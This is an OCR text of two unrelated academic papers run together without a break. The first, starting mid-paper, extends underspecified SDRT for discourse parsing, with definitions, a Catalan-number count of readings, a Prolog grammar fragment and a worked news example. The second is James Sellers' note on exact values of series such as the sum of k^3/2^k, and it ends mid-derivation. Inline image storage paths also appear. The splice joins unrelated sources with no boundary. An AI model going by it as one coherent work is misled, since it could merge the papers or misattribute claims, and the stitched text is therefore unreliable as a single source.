It may be concluded from this brief description of the theory's main ingredients that even for a rather short text an extensive body of world knowledge has to be encoded to feed the non-monotonic reasoning system. There has been some discussion within this theoretical framework to what extend this load of encoding common sense can be partly avoided. A proposal by Asher and Fernando (1997) employs underspecification. However, this proposal does not address the question of how an underspecified topic may look or how all conceivable readings can be derived for a given underspecified representation. In particular, the open attachment points for an underspecified DRS are not described.

Another extension of SDRT in Schilder (1998) gives a precise definition of the open attachment points by using a tree logic based on tree description grammar by Kallmeyer (1996). The Underspecified SDRT (USDRT), however, does not allow the underspecification of the discourse relation that links two segments, nor is the number of all conceivable readings for a given underspecified representation defined.

Both approaches lack especially a specification on how discourse markers may constrain an underspecified SDRS. Within the SDRT framework, only little work has been done on how discourse marker may constrain the derivation of the discourse structure.

3. Underspecification and discourse processing

The starting point of the current proposal to a robust discourse grammar is the underspecified version of SDRT (Asher, 1993) defined in (Schilder, 1998) called USDRT. In the following section, a further development to this theory is presented which outlines new treatments regarding (a) the underspecification of the discourse relation(s), (b) the determination of the topic within the discourse structure and (c) the derivation of the maximal number of conceivable readings for a given underspecified representation.

After formally defining an underspecified discourse structure, different ways of constraining the structure according to discourse clues are discussed in section 3.2. A short description of a partial implementation of the formalism as well as a derivation of an example discourse are given.

3.1. Underspecification via tree descriptions

The proposed formalism employs a tree logic that allows a concise representation of all conceivable discourse tree structures. Analogous to other approaches to underspecification (e.g. (Reyle, 1993; Bos, 1995; Pinkal, 1996)), the underspecification between the sub-formulae (i.e Segmented Discourse Representation Structures (SDRSs)[7]) is expressed by labels and the (immediate) dominance relations that hold between these labels specify the ordering between daughter nodes. The definition of an underspecified USDRS is as follows (cf. (Schilder, 1998)):

[7]The semantic content of a sentence is represented by a DRS, larger sequences by an SDRS.

Definition 2 (USDRS) *Let S be a set of DRSs, L a set of labels, $\mathcal{R}$ a set of discourse relations. Then U is a USDRS confined to the tuple $\langle S, L, \mathcal{R} \rangle$ where U is a finite set consisting of conditions of the following form:*

- *structural information*
  - *immediate dominance relation: $K_1 \lhd K_2$, where $K_1, K_2 \in L$*
  - *dominance relation: $K_1 \lhd^* K_2$, where $K_1, K_2 \in L$*
  - *precedence relation: $K_1 \prec K_2$, where $K_1, K_2 \in L$*
  - *equivalence relation: $K_1 \approx K_2$, where $K_1, K_2 \in L$*
- *content information*
  - *sentential (i.e. universe): $s_1 : \alpha$, where $s_1 \in L, \alpha \in S$*
  - *segmental (i.e. conditions):*
    - *discourse relation(s) connecting two segments: $K_{R1} : relation(\mathcal{P}, K'_{R1}, K''_{R2})$, where $\mathcal{P} \subseteq \mathcal{R}$, and K_{R1}, K''_{R1}, and $K''_{R1} \in L$*
    - *topic information: $K^{\mathcal{T}}_{R1} : \mathcal{T} \subseteq \{\alpha, \beta\}$*

A USDRS consists on the one hand of content information specifying the DRSs and the conditions imposed on them. In contrast to the original definition of USDRT, a discourse relation *set* $\mathcal{P}$ provides the link between (S)DRSs. Former approaches to underspecification of discourse structure (Asher & Fernando, 1997; Schilder, 1998) do not provide an appropriate formalisation for the underspecification of the discourse relations. These approaches deal with underspecified discourse relations in the same way as scope ambiguity. However, there is a crucial difference between these two forms of ambiguity: scope ambiguity can easily be resolved by computing all combinations of scope-bearing operators. The discourse relations, on the other hand, cannot be resolved by determining the scope of all relations. The relations have to be inferred from world knowledge and the information provided by the context.

Within the standard SDRT account, only one relation must be obtained by considering world knowledge as well as additional discourse knowledge. Applying this system leads to a disambiguation of the given discourse with all conceivable readings. The SDRT approach is problematic with respect to the following two aspects. Firstly, the non-monotonic reasoning system comes with computational costs that one may not want to bear. Secondly, deriving all readings for an ambiguous discourse could be computationally intractable, since all conceivable readings are derived. Hence, any derivation within the modified version of USDRT presented here starts with a structure as shown in figure 3.[8]

In the following, important features of this underspecified representation are described in more detail.

3.1.1. Underspecified discourse relations.

In the case that the discourse relation is not known for two segments then $\mathcal{P} = \mathcal{R}$. After taking into account further restrictions, only a subset of discourse relations is possible. The underspecification of the discourse relation set $\mathcal{R}$ is expressed via a lattice structure. The set

[8] The description for the tree is $K_\top \lhd^* K^{\mathcal{T}}_{R1} \wedge K^{\mathcal{T}}_{R1} \lhd K_{R1} \wedge K_{R1} \lhd K'_{R1} \wedge K_{R1} \lhd K''_{R1} \wedge K'_{R1} \lhd^* s_1 \wedge K''_{R1} \lhd^* s_2$.




Figure 3: Underspecified discourse structure

of the relations can therefore easily be constrained by means of an intersection operation. The ordering of the discourse relation lattice for the four relations *Narration, Result, Elaboration* and *Explanation,* for example, can be found in figure 4.

There has been some discussion of how many discourse relations there are. The number of relations proposed by different approaches to discourse range from two (Polanyi, 1988) to as many as needed (Mann & Thompson, 1988). Still, the successful application of the current proposal does not depend on the outcome of this discussion. For an actual implementation only a subset of relations may be chosen including, for instance, *Explanation*. The output of such a system would miss many relations and dependencies expressed by the text, but still be able to cover at least all causal relations that hold between the described situations.[9]

For the theoretical considerations and the constraints on anaphora resolution two relation sets are particularly important: the subordinating relation set $\overline{\mathcal{S}}$ (e.g. *Narration*) and the subordinated relation set $\underline{\mathcal{S}}$ (e.g. *Elaboration*). A relation from the latter set allows attachment to both discourse segments, whereas the former set consists of relations that close off the preceding discourse.




Figure 4: The discourse relation lattice for four discourse relations

[9]The number of used discourse relations is currently being further investigated. A starting point for this investigation is the work on discourse clues by Knott (1996).

3.1.2. Topic information

The topic node plays an important role for the discourse representation. It contains information in an abstract form as to what the given segment is about. Note that the usage of the term topic has varied widely in the literature. Some researchers (e.g. (Sgall *et al.*, 1986; Büring, 1997)) understand topic as a part of a sentence indicated by the linguistic surface structure. The topic structure to be investigated by the current paper, however, goes beyond the surface structure and covers larger text spans.

The definition of a common topic (i.e. $\Downarrow$) was already introduced by standard SDRT, but only as a further restriction regarding discourse attachment. I adopt the topic node as defined in Schilder (1998). In this case, the topic node is given as an additional feature for every segment.[10] However, it is not entirely clear what this node contains. For a first approximation on the content of the topic node, two types of discourse structures for two segments α and β are distinguished:

1. a subordinating structure is triggered by discourse relations such as *Narration* or *Result*. These relations close off the preceding discourse. Consequently, only the last mentioned segment β is accessible for the following discourse and the topic node gets filled by it.

2. a subordinated structure is derived for discourse relations such as *Elaboration* or *Explanation*. Here both segments remain open for attachment, the topic node gets filled by the first segment α.

Additionally, I allow a third (preliminary) discourse structure that also has an effect on the topic node:

3. a coordinated structure does not distinguish between the two segments. Both segments end up in the topic node (cf. figure 3).

The question of how to specify the topic node is the subject of other current research. For the time being, the node can contain these three types of sets reflecting (1) a subordinating, (2) a subordinated or (3) a coordinated structure. The last structure is also applied when the discourse structure is left underspecified.

3.1.3. Derivation of all readings

Note that for an underspecified representation the number of conceivable readings grows quite rapidly. Ten clauses connected via nine discourse relations have 4862 different discourse tree structures. The number of all conceivable readings can be computed via the Catalan number:[11] $C_n = \frac{(2n)!}{(n+1)!n!}$. The Catalan number provides the solution for an extensive body of combinatorial problems. The number C_n describes, for instance, the maximal number of rooted binary trees with n internal nodes. Binary trees are also the representation of the discourse structure described by USDRT with the exemption of having an additional internal topic node. Note that the discourse relation(s) always relate *two* segments. Hence the number of possible discourse structures for *n* discourse relations is C_n.

[10] The value of the topic node can be compared to the nucleus in RST.

[11] See Sloane, N. J. A. Sequences A000108/M1459 in "An On-Line Version of the Encyclopedia of Integer Sequences." `http://www.research.att.com/~njas/sequences/eisonline.html`

In addition to the discourse *tree* structure, USDRT also determines the content of the node. For a fully specified discourse structure, one specific discourse relation can be derived. The number of possible readings therefore depends on the number of discourse relations. Consequently, the total number for a discourse structure containing of n discourse relations sets (i.e. internal nodes) is $C_n \times \mid \mathcal{R} \mid^n$.

Proof 1 (sketch) The maximal number of discourse structures for a USDRS with $n+1$ segments connected via n discourse relations is determined by the Catalan number C_n. Assuming that $\mathcal{R}$ is the set of all conceivable discourse relations, there are at most $C_n \times \mid \mathcal{R} \mid^n$ different discourse trees.

We show via induction that every underspecified discourse structure of n clauses can be translated into a rooted binary tree with n leaves. Remember that the Catalan number gives the number of possible trees for a given rooted binary tree with $n+1$ leaves:

The top node $\top$ is the root of the given tree. SDRSs as defined in Definition 1 are binary tree structures, because the discourse relation possesses only two arguments. Consequently, we obtain C_n different discourse structures for $n+1$ clauses.

Finally, it has to be shown that the $relation$ node can vary with respect to the derived discourse relation. For $\mid \mathcal{R} \mid$ possible discourse relations, there are $\mid \mathcal{R} \mid^n$ different ways of assigning a discourse relations to the n internal $relation$ nodes: by assigning a unique number out of $\{1, \ldots, \mid \mathcal{R} \mid\}$ to every relation in $\mathcal{R}$, the internal nodes of the discourse structure can be represented as a $\mathcal{R}$-nary number. There are $\mid \mathcal{R} \mid^n$ different numbers for a given $\mathcal{R}$-nary number of length n.

3.2. Constraining the underspecified representation

There are several steps for determining a more specified representation of the discourse structure. First, all discourse units have to be extracted. Discourse units are clauses that contain a verbal phrase or are separated by punctuation.[12] Second, the discourse structure is built. This can be done with different degrees of specification.




Figure 5: the discourse structure underspecified

[12]The definition of a discourse unit varies among discourse theories. More research is needed here to determine precisely what a discourse unit constitutes. The current definition is only a working hypothesis.

1. **Total underspecification.** Discourse units are connected via the set of all possible rhetorical relation $\mathcal{R}$. However, no restriction is given here and hence the number of readings that is covered by the representation grows according to the Catalan number. The underspecified tree structure figure 5 allows for $4862 \times \mid \mathcal{R} \mid^{9}$ different readings.

2. **Underspecification restricted by discourse markers.** The totally underspecified representation can be further restricted when discourse clues are taken into account.

3. **(Partial) resolution via world knowledge.** Finally, the discourse structure can be resolved, or partially resolved, or to different degrees restricted, provided the appropriate world and background knowledge is available.[13] How far the structural ambiguities can be eliminated depends on how well the encoded theory covers world and background knowledge.

Clearly, for a robust processing only total underspecification or underspecification restricted by discourse markers are available. However, future developments on robust processing of world knowledge can easily be incorporated.

3.2.1. Implementation

The proposed discourse theory has been partly implemented. First, a discourse grammar taking into account punctuation and discourse clues determines the discourse units and has as an output a USDRS.[14] In the following some rules are named in Definite Clause Grammar (DCG) notation.

```
%% a discourse grammar fragment (without discourse semantics)
%% in DCG notation
%%
%% a discourse may be a sentence or a question.
d(P2) --> s(P2).
d(P2) --> q(P2).

%% a discourse consists of
%% a discourse clue <discourse marker|empty>,
%% a clause,
%% a discourse clue <discourse marker|(punctuation, discourse marker)|empty>,
%% and  another disourse
d --> dclue(D), cl, D, d.

% a sentence
s --> cl, fullstop.

% a question
q --> cl, questionmark.

fullstop --> ['.'].
questionmark --> ['?'].
```

[13] Certain types of domain-specific knowledge would be fairly easy to formalise.

[14] The current implementation, however, does not consider all clues that could constrain the discourse structure. Those clues are to be determined on the result of an extensive corpus study.

```
%% a clause consists of words
cl --> words.
words --> word, words.
words --> [].

%% a word must not be a punctuation sign or a discourse marker
word --> [W],{<not a punctation sign or a discourse marker>}.

% lexicon look up
dclue(D)--> {lexicon(dclue,Word,D)}, Word.

%% lexicon
lexicon(dclue,['Contrary', to],[',']).
lexicon(dclue,[],['.', 'Yet']).
...
```

The discourse semantics is derived during the parse of the discourse. The tree descriptions are encoded in the following way:

```
td(<Holes>, <Trees>, <Dominance>)
```

`<Holes>` is a list that contains the set of labels that dominate other labels (e.g. h in $l \lhd^* h$) and can be "plugged" by an appropriate other label. `<Trees>` is a list of fully specified trees presented in the following general form:

```
<Mothernode>/[<Daughter1>,...,<DaughterN>].
```

Remember that the nodes are also labelled (e.g. `T1:Topic/R1:relation(R)/[K1,K2]`). And finally the dominance constraints for the tree description can be found in `<Dominance>` (e.g. `leq(K1,T2)`). Given this representation, all conceivable readings are calculated by using Bos' plugging algorithm (Bos, 1995).[15]

3.2.2. Underspecified derivation

Let us now go through an example text and derive an underspecified representation for the given discourse structure.

(4) (a) CONTRARY to some headlines at the end of last week, (b) America's stock-market bubble has not burst. (c) Yet the market turmoil has prompted one topical economic question: (d) how much might a crash hurt America's economy?

(e) The answer of many American optimists is that (f) a slump in share prices would not trigger a recession, (g) because the real economy is fundamentally so sound. (h) *It* is, (i) *they* argue, much healthier than Japan's in the late 1980s or East Asia's economies in the mid-1990s, just before their bubbles burst. (j) It is certainly true that America has much to boast about: [...] (source: *The Economist*)

[15] A more efficient algorithm such as recently proposed by (Koller *et al.*, 2000) could easily be adopted for the implementation.

The totally underspecified representation for the given text can be found in figure 5. There are ten clauses connected via nine discourse relation sets. This rather short segment allows already for $4862\times \mid \mathcal{R} \mid^{9}$ different discourse structures.

To restrict this number, discourse clues and punctuation signs are taken into account. In sequence (4) the discourse clues are underlined. The first clause contains the marker *contrary to*. This discourse cue phrase expresses a contrast.[16] Hence the discourse relation *Contrast* is derived for the relation set connecting the first two clauses. According to the constraints on openness defined by SDRT, this relation closes off preceding discourse segments. Consequently, the second clause (4b) ends up in the topic node.

The next clause (4c) also contains a discourse cue that expresses a contrast (i.e. *Yet*). Again the discourse relation *Contrast* can be derived.

The next clue we can get comes from the punctuation. The double column indicates an explanation in the given context. However, there are other contexts where the double column triggers a direct speech instead. Since other indicators (e.g. quotes) are missing, the relation *Explanation* can be determined for (4c+d).

For the following clause (4e) no discourse cue can be found. Accordingly, the set of all conceivable discourse relations $\mathcal{R}$ is assigned to connect (4d) and (4e).

The entire sentence (4e-f), that consists of three clauses, exhibits the same scope ambiguity as already analysed by Gardent and Webber for example sequence (2). Note that although the discourse cue *because* triggers an *Explanation* relation, the attachment site is underspecified (see figure 6).

After considering the discourse cues in (4a-g), the resulting underspecified discourse structure represents $4\times \mid \mathcal{R} \mid^{6}$ different readings. Originally, this part of the example sequence could have had $132\times \mid \mathcal{R} \mid^{6}$ different discourse structures.

Finally, I would like to highlight the influence of the discourse structure on the set of possible antecedents for anaphoric expressions. Note that the conceivable antecedents for the pronouns *it* and *they* in (4h) and (4i) are still accessible (i.e. *America's economy* in (4d)/*the real economy* in (4g) and *American optimists* in (4e)).

4. Conclusions and further directions

The current paper has shown how an underspecified representation of discourse structure can provide a robust representation format for text analysis. A text is first analysed as an underspecified discourse structure of $n + 1$ clauses connected by n discourse relation sets. It was also shown that the number of possible readings can be computed by the Catalan number C_n. The totally underspecified representation can furthermore be further restricted by the discourse cues found in the text.

Summarising, an underspecified version of SDRT (Schilder, 1998) was extended and the following features were added:

- Underspecifying the conceivable discourse relations via a lattice structure

[16] Considering Knott's taxonomy there are several kinds of coherence relations expressing a contrast. For the time being only a very general *Contrast* relation is assumed following the SDRT account that does not make a finer distinction.




Figure 6: the discourse structure partially resolved according to discourse markers

- Restricting the set of possible readings by discourse cues

Directions of current and future work are:

- The contribution of cue phrases, especially punctuation and formatting cues (e.g. section, paragraph formatting)
- The relationship between the underspecified discourse structure and the set of possible antecedents for anaphoric expressions
- The determination of the topic for a given text segment

References

ASHER N. (1993). *Reference to abstract Objects in Discourse*, volume 50 of *Studies in Linguistics and Philosophy*. Dordrecht: Kluwer Academic Publishers.

ASHER N. (1996). Mathematical treatments of discourse contexts. In P. DEKKER & M. STOKHOF, Eds., *Proceedings of the Tenth Amsterdam Colloquium*, p. 21–40: ILLC/Department of Philosophy, University of Amsterdam.

ASHER N. & FERNANDO T. (1997). Labeling representations for effective disambiguation. In *Proceedings of the 2nd International Workshop on Computational Semantics (IWCS-II)*, p. 1–14, Tilburg, The Netherlands.

ASHER N. & MORREAU M. (1991). What some generic sentences mean. In H. KAMP, Ed., *Default Logics for Linguistic Analysis*, number R.2.5.B in DYANA Deliverable, p. 5–32. Edinburgh, Scotland: Centre for Cognitive Science.

BOS J. (1995). Predicate logic unplugged. In P. DEKKER & M. STOKHOF, Eds., *Proceedings of the ninth Amsterdam Colloquium*: ILLC/Department of Philosophy, University of Amsterdam.

BÜRING D. (1997). *The Meaning of Topic and Focus - The 59th Street Bridge Accent*. London: Routledge.

GARDENT C. & WEBBER B. (1998). Describing discourse semantics. In *Proceedings of the 4th TAG+ workshop*, Philadelphia, USA.

GARROD S. C. & SANFORD A. J. (1985). On the real-time character of interpretation during reading. *Language and Cognitive Processes*, **1**, 43–61.

HOBBS J., STICKEL M., APPELT D. & MARTIN P. (1993). Interpretation as abduction. *Artificial Intelligence*, **63**(1-2), 69–142.

KALLMEYER L. (1996). *Underspecification in Tree Description Grammars*. Arbeitspapiere des Sonderforschungsbereichs 340 81, University of Tübingen, Tübingen.

KAMP H. & REYLE U. (1993). *From Discourse to Logic: Introduction to Modeltheoretic Semantics of Natural Language*, volume 42 of *Studies in Linguistics and Philosophy*. Dordrecht: Kluwer Academic Publishers.

KNOTT A. (1996). *A Data-Driven Methodology for Motivating a Set of Coherence Relations*. Ph.D. thesis, Department of Artificial Intelligence, University of Edinburgh.

KOLLER A., MEHLHORN K. & NIEHREN J. (2000). A polynomial-time fragment of dominance constraints. In *Proceedings of the 38th Annual Meeting of the Association of Computational Linguistics*, Hong Kong.

MANN W. & THOMPSON S. (1988). Rhetorical structure theory: Toward a functional theory of text organisationn. *Text*, **8**(3), 243–281.

MARCU D. (1999). A decision-based approach to rhetorical parsing. In *Proceedings of the 37th Annual Meeting of the ACL*, p. 365–372, Maryland, MD.

MARCU D., ROMERA M. & AMORRORTU E. (1999). Experiments in constructing a corpus of discourse trees: Problems, annotation choices, issues. In *Proceedings of the Workshop on Levels of Representation in Discourse*, Edinburgh, Scotland, U.K.

PINKAL M. (1996). Radical underspecification. In P. DEKKER & M. STOKHOF, Eds., *Proceedings of the Tenth Amsterdam Colloquium*, p. 587–606: ILLC/Department of Philosophy, University of Amsterdam.

POLANYI L. (1988). A formal model of the structure of discourse. *Journal of Pragmatics*, **12**, 601–638.

REYLE U. (1993). Dealing with ambiguities by underspecification: construction, representation, and deduction. *Journal of Semantics*, **10**, 123–179.

SCHILDER F. (1998). An underspecified segmented discourse representation theory (USDRT). In *Proceedings of the 17th International Conference on Computational Linguistics (COLING '98) and of the 36th Annual Meeting of the Association for Computational Linguistics (ACL '98)*, p. 1188–1192, Université de Montréal, Montréal, Québec, Canada.

SGALL P., HAJIČOVÁ E. & PANEVOVÁ J. (1986). *The Meaning of the Sentence in its Semantic and Pragmatic Aspects*. Dordrecht: Reidel.

WEBBER B. L. (1991). Structure and ostension in the interpretation of discourse deixis. *Language and Cognitive Processes*, **6**(2), 107–135.

Beyond Mere Convergence

James A. Sellers

Department of Mathematics
The Pennsylvania State University
107 Whitmore Laboratory
University Park, PA 16802
sellersj@math.psu.edu

February 5, 2002 – REVISED

Abstract

In this article, I suggest that calculus instruction should include a wider variety of examples of convergent and divergent series than is usually demonstrated. In particular, a number of convergent series, such as $\sum_{k\geq 1} \frac{k^3}{2^k}$, are considered, and their exact values are found in a straightforward manner. We explore and utilize a number of mathematical topics, including manipulation of certain power series and recurrences.

During my most recent spring break, I read William Dunham's book *Euler: The Master of Us All* [3]. I was thoroughly intrigued by the material presented and am certainly glad I selected it as part of the week's reading.

Of special interest were Dunham's comments on series manipulations and the power series identities developed by Euler and his contemporaries, for I had just completed teaching convergence and divergence of infinite series in my calculus class. In particular, Dunham [3, p. 47-48] presents Euler's proof of the Basel Problem, a challenge from Jakob Bernoulli to determine the

exact value of the sum $\sum_{k\geq 1} \frac{1}{k^2}$. Euler was the first to solve this problem by proving that the sum equals $\frac{\pi^2}{6}$.

I was reminded of my students' interest in this result when I shared it with them just weeks before. I had already mentioned to them that exact values for relatively few families of convergent series could be determined. The obvious examples are geometric series $\sum_{k\geq 0} r^k$ (with $|r| < 1$) and telescoping series. I also remembered their disappointment when I observed that the exact numerical value of most convergent series cannot be determined in a straightforward way. I tried to excite them with the notion that the convergence or divergence of a given series could be determined via the Integral Test, Limit Comparison Test, Ratio or Root Test, but this was received with little enthusiasm.

But now I return to Dunham's book. In [3, p. 41], Dunham notes that Jakob Bernoulli [2, p. 248-249] proved

$$\sum_{k\geq 1} \frac{k^2}{2^k} = 6 \tag{1}$$

and

$$\sum_{k\geq 1} \frac{k^3}{2^k} = 26. \tag{2}$$

Many teachers of calculus will recognize at least two things about (1) and (2). First, these series are made-to-order examples to demonstrate convergence with the Ratio Test. Such examples, where the summands are defined by the ratio of a polynomial and an exponential function, can be found in a number of calculus texts, such as [4] and [5]. Second - a much more negative admission - is that we rarely teach students how to prove equalities like (1) and (2). We usually stop at demonstrating that such series converge, and move on to other matters. This is the case with the two calculus texts mentioned above, and it is an unfortunate situation to say the least.

I contend that students of first-year calculus would be better served if we provided a few more tools to them for finding **exact** values of convergent infinite series. Oddly enough, the series in (1) and (2) are ideal for such a task.

My goal in this note is to present two approaches to finding the exact value of

$$a(m,n) := \sum_{k\geq 1} \frac{k^n}{m^k}$$

with $|m| > 1$ and $n \in \mathbb{N} \cup \{0\}$ (of which Bernoulli's examples (1) and (2) are special cases).

We begin by noting that, for each $|m| > 1$, $\left|\frac{1}{m}\right| < 1$, so that $a(m,0)$ is a convergent geometric series. Moreover,

$$\begin{aligned} a(m,0) &= \sum_{k\geq 1} \frac{1}{m^k} \\ &= \frac{1}{m} + \sum_{k\geq 2} \left(\frac{1}{m}\right)^k \\ &= \frac{1}{m} + \frac{1}{m}\sum_{k\geq 1} \left(\frac{1}{m}\right)^k \\ &= \frac{1}{m} + \frac{1}{m} a(m,0). \end{aligned}$$

Solving for $a(m,0)$, we see that it equals $\frac{1}{m-1}$. Of course, this result easily follows from the usual formula for the sum of a convergent geometric series.

Next, we obtain a recurrence for $a(m,n),\ n \geq 1$, in terms of $a(m,j)$ for $j < n$. Note that

$$\begin{aligned} a(m,n) &= \sum_{k\geq 1} \frac{k^n}{m^k} \\ &= \frac{1}{m} + \sum_{k\geq 2} \frac{k^n}{m^k} \\ &= \frac{1}{m} + \frac{1}{m}\sum_{k\geq 1} \frac{(k+1)^n}{m^k} \\ &= \frac{1}{m}\left[1 + \sum_{k\geq 1} \frac{(k+1)^n}{m^k}\right]. \end{aligned}$$

The argument up to this point is exactly that used in finding the formula for $a(m,0)$ above. We now employ the binomial theorem, a tool that should be in the repertoire of first-year calculus students.

$$\begin{aligned} a(m,n) &= \frac{1}{m}\left[1+\sum_{k\geq 1}\frac{\left(\sum_{j=0}^{n}\binom{n}{j}k^j\right)}{m^k}\right] \\ &= \frac{1}{m}\left[1+\sum_{j=0}^{n}\binom{n}{j}\sum_{k\geq 1}\frac{k^j}{m^k}\right] \\ &= \frac{1}{m}\left[1+\sum_{j=0}^{n-1}\binom{n}{j}\sum_{k\geq 1}\frac{k^j}{m^k}+\sum_{k\geq 1}\frac{k^n}{m^k}\right] \\ &= \frac{1}{m}\left[1+\sum_{j=0}^{n-1}\binom{n}{j}a(m,j)+a(m,n)\right] \\ &= \frac{1}{m}a(m,n)+\frac{1}{m}\left[1+\sum_{j=0}^{n-1}\binom{n}{j}a(m,j)\right] \end{aligned}$$

Solving for $a(m,n)$ yields

$$\left(1-\frac{1}{m}\right)a(m,n)=\frac{1}{m}\left[1+\sum_{j=0}^{n-1}\binom{n}{j}a(m,j)\right]$$

or

$$a(m,n)=\left(\frac{1}{m-1}\right)\left[1+\sum_{j=0}^{n-1}\binom{n}{j}a(m,j)\right]. \tag{3}$$

As a sidenote, it is interesting to see from (3) that, for rational values of m, the numerical value of $a(m,n)$ must be rational for all $n \geq 0$. This can be proven via induction on n. We noted above that $a(m,0)=\frac{1}{m-1}$ which is rational as long as m is rational. Then, assuming $a(m,j)$ is rational for $0 \leq j \leq n-1$, (3) implies $a(m,n)$ is also rational. Hence, no values such as $\frac{\pi^2}{6}$ will arise as values for $a(m,n)$ whenever m is rational.

The recurrence in (3) can be used to calculate with relative ease the **exact** value of

$$a(m,n)=\sum_{k\geq 1}\frac{k^n}{m^k}$$

for all $|m| > 1$ and $n \in \mathbb{N} \cup \{0\}$. For example, since

$$a(2,0) = \sum_{k \geq 1} \frac{1}{2^k} = 1,$$

we have

$$\begin{aligned} a(2,1) &= \sum_{k \geq 1} \frac{k}{2^k} \\ &= \left(\frac{1}{2-1}\right)\left[1 + \binom{1}{0} a(2,0)\right] \\ &= 1 + 1 = 2, \end{aligned}$$

and

$$\begin{aligned} a(2,2) &= \sum_{k \geq 1} \frac{k^2}{2^k} \\ &= 1 + \binom{2}{0} a(2,0) + \binom{2}{1} a(2,1) \\ &= 1 + 1 + 2 \cdot 2 = 6, \end{aligned}$$

which is the result labeled (1). Finally,

$$\begin{aligned} a(2,3) &= \sum_{k \geq 1} \frac{k^3}{2^k} \\ &= 1 + \binom{3}{0} a(2,0) + \binom{3}{1} a(2,1) + \binom{3}{2} a(2,2) \\ &= 1 + 1 + 3 \cdot 2 + 3 \cdot 6 = 26, \end{aligned}$$

which is (2).

Of course, recurrence (3) could be used to calculate $a(m,n)$ for larger values of m and n. However, this might prove tedious for extremely large values of n. With this in mind, we now approach the calculation of $a(m,n)$ from a second point of view.

We begin with the familiar power series representation for the function $\dfrac{1}{1-x}$:

(4) $$\frac{1}{1-x} = 1 + x + x^2 + x^3 + x^4 + \ldots, \text{ where } |x| < 1$$

Andrews [1] recently extolled the virtues of (4) in the study of calculus. Our goal in this section is to manipulate (4) via differentiation and multiplication to obtain a new power series of the form

$$f_n(x) := x + 2^n x^2 + 3^n x^3 + 4^n x^4 + \ldots = \sum_{k\geq 1} k^n x^k$$

for a fixed positive integer n. This is done by applying the $x\frac{d}{dx}$ operator to $\frac{1}{1-x}$ n times. Then $a(m,n)$ equals $f_n\left(\frac{1}{m}\right)$, which is easily computed once $f_n(x)$ is written as a rational function. (Note that we define $f_0(x)$ by $f_0(x) := x\left(\frac{1}{1-x}\right) = \sum_{k\geq 1} x^k$.)

As an example, we apply the $x\frac{d}{dx}$ operator to $\frac{1}{1-x}$ and get

$$x\frac{d}{dx}\left(\frac{1}{1-x}\right) = x\frac{d}{dx}(1 + x + x^2 + x^3 + x^4 + \ldots)$$

or

$$f_1(x) = \frac{x}{(1-x)^2} = x + 2x^2 + 3x^3 + 4x^4 + \ldots = \sum_{k\geq 1} kx^k.$$

Hence,

